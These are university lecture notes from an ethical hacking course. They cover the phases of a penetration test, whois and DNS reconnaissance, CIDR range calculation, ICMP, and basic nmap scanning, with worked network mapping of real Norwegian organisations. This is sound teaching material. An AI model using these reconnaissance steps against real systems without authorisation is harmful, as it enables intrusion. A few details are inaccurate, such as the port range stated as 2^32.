IN5290 - Ethical Hacking

Tanusan Rajmohan - tanusanr@ulrik.uio.no

UNIVERSITY OF OSLO

Autumn 2018

Contents

Learning outcome

After completing the course you will be able to:

- have knowledge about the theoretical basis for security testing
- have the ability to protect systems against modern cyber attacks
- have information on the legal aspects of performing ethical hacking and to judge what is within and outside permitted activities
- be able to perform practical penetration testing using up-to-date tools and techniques
- be able to evaluate the security status of systems and suggest solutions for removing security vulnerabilities
- be able to use publicly available resources for verifying the status of vulnerabilities and for applying patches

1 Lecture 1: Basis of ethical hacking, general information gathering

Lecture Overview


- What is ethical hacking?
- Steps of penetration testing
- Information gathering techniques

1.1 Why ethical hacking?

1.1.1 What is the reason for having so many security issues?

- Lack of money
- Lack of time
- Lack of expertise
- Negligence
- Convenience
- Old systems
- Too complex systems
- 3rd party components

And many others...



1.1.2 Why ethical hacking is necessary at all?

- Checking the system from the attacker's perspective can reveal serious security deficiencies
- The "attacker" thinks like a real hacker (but not totally) / understand the black hat hacker, mindset.

  - Do we use the same methodology as the real hackers?
  - Do we have the same goals?
  - Do we have to hide ourselves when ethically hacking?
  - What makes hacking ethical?
  - What is allowed and what is not?

- The system security cannot be guaranteed without deep and regular penetration testing
  - Can it be guaranteed with penetration testing? Unfortunately not always perfectly, the keyword is the appropriate mitigation
- Computer systems have several security problems
- Understand the black

1.1.3 The motivation behind hacking - Why?

To understand the real hackers, first we have to understand the motivations:

- What a cool thing to be a hacker
- Because I can
- Money
- Revenge
- Annoyance
- Protesting against something
- Organized and well-paid professional groups (mafia and governmental groups)

The goal of hacking Break the information security triple (confidentiality, integrity, availability)

- Steal confidential information
- Modify data
- Make services unavailable (Denial Of Service)

To promote security? YES

1.1.4 Type of hackers


- **Black hat hackers**: with malicious intent
- **White hat hackers**: perform penetration testing to promote the security
- **Script kiddies**: amateurs (usually young kids) using publicly available software tools to attack
- **Protest hackers** (protest against something e.g. anonymous)
- **Grey hat hackers**: usually white hat, but can be black hat
- **Red hat hackers**: Stopping black hat hackers by attacking them
- **Blue hat hackers**: Hacking in order to take revenge
- **Green hat hackers**: beginners to hacking

1.2 Difference between ethical and non-ethical hacking

Task: Find the admin password of "NonExistingBank AS"


How do I start? Which one of these will be used by the black hat and the white hat hackers?

- Try the websites, maybe there's a server side scripting flow?
- Try to apply for an account to have access to password protected sites?
- Try with low level exploitation against the server?
- Try to access the DMZ through a less controlled service?
- Try to sneak inside the building to have access to the internal network?
- Try social engineering emails against the employees?
- Try to make friendship with the system admin?



1.3 Main steps of hacking

- Information gathering
- Identifying the target domain
- Finding vulnerabilities
- Exploiting the vulnerabilities
- Lateral movements
- Carry out goal



1.3.1 Detailed steps of hacking

1. General information gathering: collecting collecting all available information from the target and systemize the information
2. Technical information gathering: collecting network and system specific information like target ip ranges
3. Identifying available hosts in the target network (which computer can be attacked)
4. Identifying available services in the target network (which service can be attacked)
5. Manual mapping of the services (to check how it looks like, the impressions, system reactions, mitigations, etc.)
6. Automatic vulnerability scanning (intelligent tools with huge vulnerability database)
7. Manual verification of the findings (to check if the previous findings are real – true positive)
8. Exploitation
9. Lateral movements (to move through the network)
10. Ensure access until the end of the project
11. Achieve primary and secondary goals
12. Remove clues
13. Reporting and presentation
14. Removing the attacking files!!! (tools, data, script created temporarily during the pentest)

1.3.2 Type of ethical hacking projects

From the attacker's location point of view:

- External penetration testing
- Web tracking
- Internal penetration testing
- Wireless penetration testing
- Social Engineering

From the attacker's access (right) point of view:

- Black box testing
- Grey box testing
- White box testing

1.3.3 General information gathering

- Usually the first step of every attack
- Before getting contact with the target we need to prepare for the attack
- General information gathering covers all the efforts that is done for collecting all the information from the target
- The collected information should be analyzed as well in order to filter the important information
- Sometimes it is not obvious which information will be useful later, all information should be systemized
- The result of the information gathering is a huge dataset with dedicated information (e.g. user lists, etc.)

1.3.4 Methods to do information gathering

- Google and all search engines are best friends
  - Simple search engine queries
  - Specific search engine queries (google hacking, see later)
  - Cached data (data that are not online right now, but can be restored)
- The social media is another best friend
- Companies and persons spread lots of information from themselves.
- We can create personal and company profiles
- We can identify key persons and other key information

2 Lecture 2: Technical Information Gathering

Lecture Overview

- What are the technical information of the target
- How to collect the technical information
- Typical network layouts
- Identifying the network range of the target

2.1 Technical information

- Domain names of the target
- Domain owner(s) of the target
- Domain registrants
- Ip addresses associated with the target websites
- Ip ranges of the target
- Ip range owner(s)
- List of hosted websites
- Hosting companies
- Etc

2.1.1 Domain names

A **domain name** is an identification string that defines a realm of administrative autonomy, authority or control within the Internet.

Example: **aftenposten.no**
second level domain.topleveldomain

Domain names are formed by the rules and procedures of the Domain Name System (DNS). Any name registered in the DNS is a domain name.

Top level domain can be (com, net, info, edu, org and country code) Second and third level domains can be any string. The full length of the domain cannot be longer than 255 characters.

www.mn.uio.no
hostname.thirdlevel.secondlevel.TLD


- A hostname is a domain name that has at least one associated IP address
- The first domain was registered in 1985 (symbolics.com)
- Domains are registered by the domain registrators that are accredited by the Internet Corporation for Assigned Names and Numbers (ICANN)
- each TLD is maintained and serviced technically by an administrative organization operating a registry (UNINETT Norid AS for .no)
- All data has to be published and accessible with the *whois* protocol

2.1.2 Domain name registration data - *whois* (e.g. http://who.is


The *whois* database must contain the following information:

- Administrative contact
- Technical contact
- Billing contact
- Name servers

Name servers are computers that provide subdomain information for the particular domain using the *dns* protocol



- Unique name with country code (TLD)
- Domain names belong to private individuals or companies
- Everyone can register a domain (for trademarks there's a priority)
- A domain name is only the right to use a special string, it is not an ip and not a computer!



2.1.3 Domain name owner examples

Find the owner of the following domains:

- nrk.no
- dyreparken.no
- horsepro.n

Find a contact pone number for the following domains:

- footish.se
- termesangiovanni.it


When is the expiration date of the following domains:

- timeanddate.com

Domain name search

- Example1: find third level domains for *uio.no*!


Use the Google with the site: keyword



- Example2: find third level domains for dn.no!

Domain name search - Netcraft

- Finding domains with its owner
- OS version detection



2.2 IP addresses

- IPv4: 32bit (2^{32}=4 294 967 296 combinations)
- IPv6: 128bit (2^{128}=3.4*10^{38} combinations)
- IP addresses are for the identification of computers during the communication (OSI 3^{rd} layer, see later).
- In order to be easy to memorize it, 8bit (byte) blocks are used for ipv4 e.g. **129.240.171.52**
- For ipv6 addresses are represented as eight groups of four hexadecimal digits

  e.g. **2001:0db8:0000:0042:0000:8a2e:0370:7334**

2.2.1 IP ranges - classful networking

IP ranges contain more ip addresses. e.g. 12.240.171.56-129.240.171.63 (8 addresses)

In 1981 the **classfull networking** was created. It consisted of the A, B, and C class of network ranges. The idea was to divide the ip into network and subnet part:

129.240. **171.58**

identifies the network identifies the host within the network

Class A: 0.0.0.0	-127.255.255.255	128 ranges 2563 in 1 range
Class B: 128.0.0.0	- 191.255.255.255	16384 ranges 2562 in 1 range
Class C: 192.0.0.0	– 223.255.255.255	2097152 ranges 256 in 1 range

2.2.2 IP Ranges: Classless InterDomain Routing (CIDR)

- CIDR was created in 1993
- Network address length is arbitrary (not only 8, 16, 24 bits)

Examples:

129.240.171.56 (**10000001.11110000.10101011.00111**000) –
129.240.171.63 (**10000001.11110000.10101011.00111**111)


The first 29 bits are fixed in the range, the last three can be anything within the network: **CIDR: 129.240.171.56/29**

130.18.0.0 (**10000010.00010001**0.00000000.00000000) –
130.19.255.255 (**10000010.00010011**.11111111.11111111)
130.18.0.0/15

2.2.3 IP Ranges CIDR - examples

- What is the first and last address of the /23 network range that contains: 194.172.10.10?
- What is the first and last address of the /18 network range that contains: 164.44.20.52?
- How many addresses does a /25 network range have?


Domain to ip conversion (DNS service)



- DNS servers are all around the world
- Organized in tree structure (13 root servers)
- The top level domains (.com, .net, .edu, .no, .de, etc.) are directly under the root servers
- DNS data are stored redundantly (master and slave server)

Domain to ip conversion (DNS service)

- Address Mapping **records** (A) ...
- IP Version 6 Address **records** (AAAA) ...
- Canonical Name **records** (CNAME) ...
- Host Information **records** (HINFO) ...
- Mail exchanger **record** (MX) ...
- Name Server **records** (NS) ...
- Reverse-lookup Pointer **records** (PTR)




```
root@kali:~# nslookup www.uio.no
Server:         192.168.110.2
Address:        192.168.110.2#53

Non-authoritative answer:
Name:   www.uio.no
Address: 129.240.171.52

root@kali:~#
```


2.3 IP range owners

The *whois* protocol is also used to get the owner a particular ip range. The records are stored in different databases according to the continents.

The Norwegian entries are stored in the European database (RIPE NCC)
If we don't know which database to use the general *whois* protocol helps us.

Ip range owners

Who.is says the network region that contains 129.240.171.52 belongs to the RIPE database



2.4 Network range examples

Who is the owner of the following ips and how big is the related network range?

- 5.44.65.150
- 195.88.55.16
- 188.44.50.103
- 198.62.101.225
- 194.61.183.124

2.5 Hosted websites - Cloud services

- In several cases a website is hosted. That means it is stores on a webserver
  - that does not belong to the target organization
  - which can contain several other websites


In those cases the webpage cannot be attacked or separate permission is needed from the owner of the server computer (Example: elektronikmesse.dk)


2.6 Finding network ranges

- Search for all domains including second and third level
- Look for the corresponding ips
- Check which database contains the ip owner (whois)
- Check the ip ranges (ripe, arin, etch...)

2.6.1 Finding network ranges example


- Practice: Find the network ranges of the owner of dn.no
- Solution (demo)
  - dn.no belongs to the DAGENS NÆRINGSLIV AS
  - www.dn.no has the ip 87.238.54.132
  - ripe ncc says it is a part of the network range: 87.238.54.128-143
  - the owner of the range is the NHST media group
  - dn.no has the following second level domains: s1,s2,s3,s4, arkiv, multimedia, investor, hotell, idn, ww5, sjakk, pad
  - All the domains are associated with the same ip (87.238.54.132), except the pad.dn.no which is: 87.238.53.121, and the hosted websites (sjakk,)
  - The pad.dn.no is in the range of 87.238.53.0-143





2.7 Domain to ip options


- One domain to one ip - A web server with one website
- Multiple domain to one ip - A web server hosts multiple websites
- One domain to multiple ip - load balancer, cloud service




2.8 Robtex

- *Robtex* is used for various kinds of research of IP numbers, Domain names, etc.

Example: dn.no
It belongs to NHST Media Group AS
The network range is:
87.238.32.0/19
87.238.32.0-87.238.63.255
Who is Redpill Linpro?




- DNS data is indicated
- Subdomains, similar domains, domains with other TLD




Robtex – graph view

It also presents a graph view of the target related ips and ranges




Shodan –IOT device finder




Types of computers in the network

- Server
- Network device (router, switch)
- Firewall (stateless, statefull), Ids, Ips
- Printers
- User desktops
- User laptops
- Mobil devices
- IOTs


Network layout example 1.



Network layout example 2.




Network layout example 3.




FOCA

Automatically identifies subdomains, servers, ips

- Websearch (google, bing)
- Fingerprinting
- DNS data
- IP Bing
- PTR search
- Shodan & Robtex
- Brute-forcing



Maltego – Information gathering tool




3 Lecture 3: Network reconnaissance, port scanning


Lecture Overview

- Identifying hosts in a network
- Identifying services on a host
- What are the typical services
- Ordinary and special port scanning methods

Network layout example




Network scanning positions



3.1 Circuit switched vs Packet switched networks


In circuit switched network a virtual line is allocated between the communicating parties. The line is busy until the communication ends.

In packet switched networks the caller sends packets to the direction of the receiver. There's no planned route, each network device chooses the most appropriate device as next considering routing tables and traffic.




3.2 Packet switched networks – avoiding infinite loops

- As there's no planned route between the sender and the receiver it can happen that a packet gets stuck in the network following an infinite loop
- Messages are placed in network packets according to the OSI model
- Every packet should contain a ttl value (Time to Live) that is decreasing when arriving to the next network device (network hop)
- When ttl is 1 the packet has to be dropped




The OSI modell



http://electricala2z.com/cloud-computing/osi-model-layers-7-layers-osi-model/

Layer 3 – Internet Control Message Protocol (ICMP)



- To check if a host is responding
- *Echo request* – *Echo reply* to make sure a host is turned on

3.3 Network mapping - answer options

positive answer

- In case of *icmp* we get an echo reply for our echo request

Negative answer

- In case of *icmp* we get destination unreachable / host unreachable message

No answer

- In case of *icmp*, we have no response from the host that was addressed by the echo request

Internet Control Message Protocol (ICMP) examples - ping

```
root@kali:~# ping www.uio.no
PING www.uio.no (129.240.171.52) 56(84) bytes of data.
64 bytes from www.uio.no (129.240.171.52): icmp_seq=1 ttl=128 time=14.6 ms
64 bytes from www.uio.no (129.240.171.52): icmp_seq=2 ttl=128 time=48.2 ms
64 bytes from www.uio.no (129.240.171.52): icmp_seq=3 ttl=128 time=11.0 ms
^C
--- www.uio.no ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 11.082/24.657/48.205/16.716 ms
```

Type	Message
0	Echo reply
3	Destination unreachable
4	Source quench
5	Redirect
8	Echo request
11	Time exceeded
12	Parameter unintelligible
13	Time-stamp request
14	Time-stamp reply
15	Information request
16	Information reply
17	Address mask request
18	Address mask reply

https://www.slideshare.net/asimnawaz54/internet-control-message-protocol

3.4 Internet Control Message Protocol (ICMP)

3.4.1 Layer 3 – Internet Control Message Protocol (ICMP)

Since ICMP contains the *ttl* value, it is possible to guess the receiver host's operating system by its *ttl*. Initial *ttl* values:

Windows: 128 since Windows2000


Linux: 64 for 2.0.x kernel


Solaris: 255

ICMP practice examples:

Find a host with 64 as initial *ttl*

Find a host with 128 as initial *ttl*





3.5 Nmap basic usage

Nmap is an universal port scanner. It is able to carry out ordinary and specific host and service discoveries. *Nmap* has a scripting engine which makes it capable of carrying out complex scanning as well as vulnerability discovery, fuzzing, etc. tasks

For one simple ping the following command has to be used:

```
root@kali:~# nmap -sP www.uio.no

Starting Nmap 7.40 ( https://nmap.org ) at 2018-08-31 14:02 EDT
Nmap scan report for www.uio.no (129.240.171.52)
Host is up (0.00055s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds
```

Host(s) to be scanned can be set in multiple ways:

With domain: www.uio.no

With ip: 129.240.171.52

With ip range (CIDR): 129.240.171.0/24

With ip range (from-to) 129.240.171.2-6, 129.240.170-175.1

With list: 129.240.171.1,129.240.171.2

The main parameter is the scanning type that can be set with the –s switch, e.g. -sP: ping scan


Example task: How many hosts are alive in our current local network range? E.g. nmap –sP 192.168.0.0/24

With *nmap* it can be set:

- Type of scan (see detailed list later)
- Additional tests (e.g. version detection)
- Timing option (how many tries, how many parallel requests, max retries, scan delay, etc.)
- Hosts / host input
- Output result format (flat file, xml, etc.)
- Filtering (e.g. show only open ports)
- Scripts to run


3.5.1 Nmap - ping scan

- With the *–sP* switch
- *Nmap* pings all the specified hosts
- The available hosts are listed with their *MAC* address
- *ICMP* messages are not always allowed in a network



3.5.2 Nmap - List scan

- With the *–sL* switch
- Has no connection with the hosts
- The DNS server is asked if a specific domain is registered in its database



3.6 Layer 4

3.6.1 Data transmission


Apart from sending short simple messages, bigger data blocks can be transmitted between the hosts. The data transfer is carried out in the 4th layer by using 2 different approaches:

- *UDP*: streaming the data (no guarantee that all data will arrive, but fast)
- *TCP*: the arrival of all data is guaranteed in the right order (trustworthy transmission, slower than *UDP*)

In addition, the data transmission is carried out using port numbers. One host can send and receive data in multiple channels using different port numbers for different services.

3.6.2 UDP protocol


The port number is a 2-byte value, it can be between 0-65535(=2^{32})
Typical UDP ports with services:



- *UDP* 53 *DNS*
- *UDP* 111 *RPC* (Remote Procedure Call)
- *UDP* 123 *NTP* (Network Time Protocol)

3.6.3 TCP protocol

In order to ensure that the packages arrived in the right order the sequence number and the acknowledgement number are used.
TCP flags are for maintaining the connection status (*urg*, *ack*, *psh*, *rst*, *syn*, *fin*).




3.6.4 TCP typical services

- *TCP* 80: *web http*
- *TCP* 443: *web https*
- *TCP* 20,21: *ftp*
- *TCP* 22: *ssh*
- *TCP* 25: *smtp*
- *TCP* 137,13,445: *netbios*
- *TCP* 3306: *mysql*
- *TCP* 3389: *remote desktop*
- *TCP* 5900: *VNC*


Remember that any service can be used in any port, these are only recommendations

3.6.5 TCP 3-way handshake

TCP handshake is the process when a connection is about to be established in a specific port.



